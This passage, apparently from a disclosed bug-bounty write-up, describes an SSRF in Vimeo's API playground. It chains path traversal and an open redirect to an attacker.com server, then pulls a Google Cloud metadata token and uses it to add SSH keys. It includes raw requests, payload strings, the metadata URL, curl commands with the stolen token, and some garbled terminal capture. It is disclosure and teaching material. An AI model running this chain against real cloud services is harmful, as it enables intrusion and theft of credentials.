X-Timer: S1548634714.824979,VS0,VE216
Vary: Accept-Encoding
Content-Length: 14966

{"headers":["HTTP\/1.1 200","Content-Type: application\/vnd.vimeo.endpoint+json","Host:
api.vimeo.com"],"code":200,"body":{"endpoints":[{"path":"https:\/\/api.vimeo.com\/","methods":["GET"]},{"path":"htt
ps:\/\/api.vimeo.com\/categories","methods":["GET"]},{"path":"https:\/\/api.vimeo.com{+category_uri}","methods":["G
ET"]},{"path":"https:\/\/api.vimeo.com{+category_uri}\/channels","methods":["GET"]},{"path":"https:\/\/api.vimeo.co
m{+category_uri}\/groups","methods":["GET"]},{"path":"https:\/\/api.vimeo.com{+category_uri}\/videos","methods":
["GET"]},{"path":"https:\/\/api.vimeo.com{+category_uri}\/videos\/!video_id","methods":["GET"]},{"path":"https:\/\/ap
i.vimeo.com\/channels","methods":["GET","POST"]},{"path":"https:\/\/api.vimeo.com{+channel_uri}","methods":["DEL
ETE","GET","PATCH"]},{"path":"https:\/\/api.vimeo.com{+channel_uri}\/categories","methods":["GET","PUT"]},{"path":
"https:\/\/api.vimeo.com{+channel_uri}{+category_uri}","methods":["DELETE","PUT"]},{"path":"https:\/\/api.vimeo.co
```

Path traversal in HTTP requests made on server side

As you can see in the response, all the endpoints of **`api.vimeo.com`** are listed, which are the root response of **`api.vimeo.com`** if you make an authenticated request (with authorization header).

What now? We're still on api.vimeo.com host, how do we escape it?


Well, I figured that this is following HTTP 30X redirects. It's a long story that took a little bit of logical thinking.

Back to the point, now that I know this is following HTTP redirects and we're good to move forward, we need an open redirect so that we can redirect the server to our controlled asset.

The good old content discovery…

A minute of content discovery and I came across an endpoint on `api.vimeo.com` which makes a redirection to `vimeo.com` with our controlled path on `vimeo.com`

`https://api.vimeo.com/m/something`



```
GET /m/something HTTP/1.1
Host: api.vimeo.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Content-Type: text/html; charset=iso-8859-1
Location: https://vimeo.com/something
Cache-Control: max-age=315360000
Expires: Fri, 02 Mar 2029 22:34:23 GMT
X-Vimeo-DC: ge
Via: 1.1 varnish
```

api.vimeo.com to vimeo.com

Cool, now we have a wide scope to find an open redirect. I have a not very useful open redirect on vimeo.com, so I won't be disclosing its details but let's just assume it is something like this:

`https://vimeo/vulnerable/open/redirect?url=https://attacker.com`

This makes a 302 redirect to attacker.com.

Chain completed to redirect to attacker asset.

The final payload to redirect the server to our controlled asset is

`../../../m/vulnerable/open/redirect?url=https://attacker.com`

Passing this value inside video_id will parse URL in this way

`https://api.vimeo.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com`

Which on parsing becomes


`https://api.vimeo.com/m/vulnerable/open/redirect?url=https://attacker.com`

HTTP redirection made and followed to

`https://vimeo.com/vulnerable/open/redirect?url=https://attacker.com`

Another HTTP redirection made and followed to

`https://attacker.com`



```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 433
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1;
_abexps=%7B%22430%22%3A%22yes%22%7D; has_uploaded=1; __vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WIGpGMPT4ItMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OHt4tPte4eMVHLedtXSdD4eMxHDXPatNPccaN4d%2Ce3StdaXDNdSXL%2CttPXN3SZdtPcMiwiVN5_59biw_ViY3HL
edtXSdD4eMIHBDtBBtDdaLX%2CDScSB3Pe%2Ca%2Ct4NLtdXLNtcBZSetaBN%2CSLdXt%2C3DecDZLeBDNdt4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%
22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2
C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1

{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"
get","uri":"/users/{user_id}/videos/{video_id}","app":"120708","params":"{}","segments":"{\"user_id\":\"8089[redacted]\",\
"video_id\":\"../../../../m[redacted]video_file_id=12[redacted]&app_id=[redacted]&ticket_id=1997[redacted]signature=29
189e[redacted]b4f5db939ee3&redirect=https%3A%2F%[redacted]attacker.json\"}","authenticated":
"1"}
```

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# cat /var/www/html/attacker.json
{"hello":"world"}
root@ubuntu-s-1vcpu-1gb-blr1-01:~# tail -f /var/log/apache2/access.log -n 0
35.236.199.137 - - [28/Jan/2019:00:28:16 +0000] "GET /attacker.json?video_uri=%2Fvideos
%2F313173855 HTTP/1.1" 200 3287 "-" "Playground.API.Vimeo/2.0"
```

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
1.21
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXwa 5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:28:17
GMT; Max-Age=7200; path=/
Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59aOjhJ4W pGMPT4ItMz; expires=Mon, 28-Jan-2019 02:28:17 GMT;
Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:28:17 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5129-BWI, cache-ams21031-AM
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1548635296.691215,VS0,VE1433
Vary: Accept-Encoding
Content-Length: 121

{"headers":["HTTP\/1.1 200","Content-Type: application\/json","Host:
api.vimeo.com"],"code":200,"body":{"hello":"world"}}
```

SSRF Achieved, Redacted details regarding the open redirect and my domain.

The server expects a JSON response and parses it and shows in response.

Exploiting.

As Vimeo infrastructure is on Google cloud, my first attempt was to hit the Google metadata API. I followed the approach taken by André Baptista (0xacb).

This endpoint gives us a service account token.

```
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```

```
{ “headers”: [ “HTTP/1.1 200”, “Content-Type: application/json”, “Host: api.vimeo.com” ], “code”: 200, “body”: { “access_token”: “ya29.c.EmKeBq9XXDWtXXXXXXXXecIkeR0dFkGT0rJSA”, “expires_in”: 2631, “token_type”: “Bearer” } }
```

Scope of token.

```
$ curl
https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXXkGT0rJSA
```

```
Response:
```

```
{ "issued_to": "101302079XXXXX", "audience": "10130207XXXXX", "scope":
"https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/devstorage.read_write
https://www.googleapis.com/auth/monitoring", "expires_in": 2443, "access_type": "offline" }
```


I could then use this token to add my public SSH key to the instance and then connect via my private key.

```
$ curl -X POST "https://www.googleapis.com/compute/v1/projects/1042377752888/
setCommonInstanceMetadata" -H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXXT0rJSA"
-H "Content-Type: application/json" — data '{"items": [{"key": "harsh-bugdiscloseguys",
"value": "harsh-ssrf"}]}
```

```
Response:
```

```
{ "kind": "compute#operation", "id": "63228127XXXXXX", "name": "operation-
XXXXXXXXXXXXXXXXXX", "operationType": "compute.projects.setCommonInstanceMetadata",
"targetLink": "https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX", "targetId":
"10423XXXXXXXX", "status": "RUNNING", "user": "10423XXXXXXXX-
compute@developer.gserviceaccount.com", "progress": 0, "insertTime": "2019-01-
27T15:50:11.598-08:00", "startTime": "2019-01-27T15:50:11.599-08:00", "selfLink": "https://
www.googleapis.com/compute/v1/projects/vimeo-XXXXX/global/operations/operation-XXXXXX"}
```

And...



harsh@harsh-XPS-15-9570: ~/research/java/fastjson-rce/Fastjson-Payload
File Edit View Search Terminal Tabs Help
root@ubuntu-s-1vcpu-1gb-blr1-01: /var/www/html
harsh@harsh-XPS-15-9570: ~
root@ubuntu-s-1vcpu-1gb-blr1-01: ~
harsh@harsh-XPS-15-9570: ~/research/java/fastjson-rce/Fastjson-Pa...
Target: https://developer.vimeo.com
Response
Raw
Headers
Hex
JSON Beautifier

```
harsh@harsh-XPS-15-9570:~/research/java/fastjson-rce/Fastjson-Payload$ curl "https://www.googleapis.com/compute/v1/projects/10423[redacted]" -H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK13p
D41tCaEE[redacted]0rJSA"
{
 "kind": "compute#project",
 "id": "18721[redacted]",
 "creationTimestamp": "2017-09-29T12:00:50.298-07:00",
 "name": "vimeo-[redacted]",
 "commonInstanceMetadata": {
  "kind": "compute#metadata",
  "fingerprint": "[redacted]",
  "items": [
   {
    "key": "harsh-bugdiscloseguys",
    "value": "harsh-ssrf"
   },
   {
    "key": "sshKeys",
    "value": "gke-f6c9867[redacted]oV+Uxe
/B                                                                                    vhR2y3
w2                                                                                    BCNCgL
Ps                                                                                    dBrDB8
```

```
{
 "headers": [
  "HTTP/1.1 200",
  "Content-Type: application/json",
  "Host: api.vimeo.com"
  "expires_in": 2631,
  "token_type": "Bearer"
```

keys added

However, the SSH port was open on the internal network only :((but this was enough to prove that internally this can be escalated to shell access.

Kubernetes keys were also extracted from metadata API, but for some reason, I was not able to use them, although the Vimeo team did confirm they were valid.

Due to my work and involvement with Vimeo, I was allowed to go deeper than I would normally have been allowed.

That's it, folks. I hope you liked this. Share/Retweet is much appreciated, Have any questions regarding this? DM @ rootxharsh

Thanks to:

Vimeo team for allowing disclosure of this issue.

Andre (0xacb) for his awesome report.

Brett (bbuerhaus) for his write up about this SSRF (he and Ben have some lit AF writeups).

Timeline

28th Jan early morning: Initial discovery.

28th Jan: Triaged by HackerOne team.

28th Jan: Vimeo team rewarded initial $100 and pushed a temporary fix.

30th/31st Jan: Permanent fix pushed.


1st Feb: $4900 rewarded.

Harsh Jaiswal

